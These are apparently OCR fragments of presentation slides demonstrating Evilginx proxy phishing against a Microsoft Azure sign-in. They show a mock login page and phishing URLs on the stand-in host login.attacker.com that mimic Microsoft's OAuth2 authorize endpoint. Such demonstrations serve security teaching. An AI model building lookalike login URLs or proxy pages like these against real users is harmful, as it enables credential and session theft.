
Can't access your account?

Next

Sign in with GitHub

Sign-in options

PROXY PHISHING - EVILGINX



https://login.attacker.com/organizations/oauth2/v2.0/authorize?redirect_uri=https%3A%2F%2Fportal.azure.com%2Fsignin%2Findex%2F&response_type=code%20i...

Microsoft Azure

Microsoft

Sign in


to continue to Microsoft Azure

Email, phone, or Skype

No account? Create one!


Can’t access your account?

PROXY PHISHING - EVILGINX



login.attacker.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c

AUTOMATION



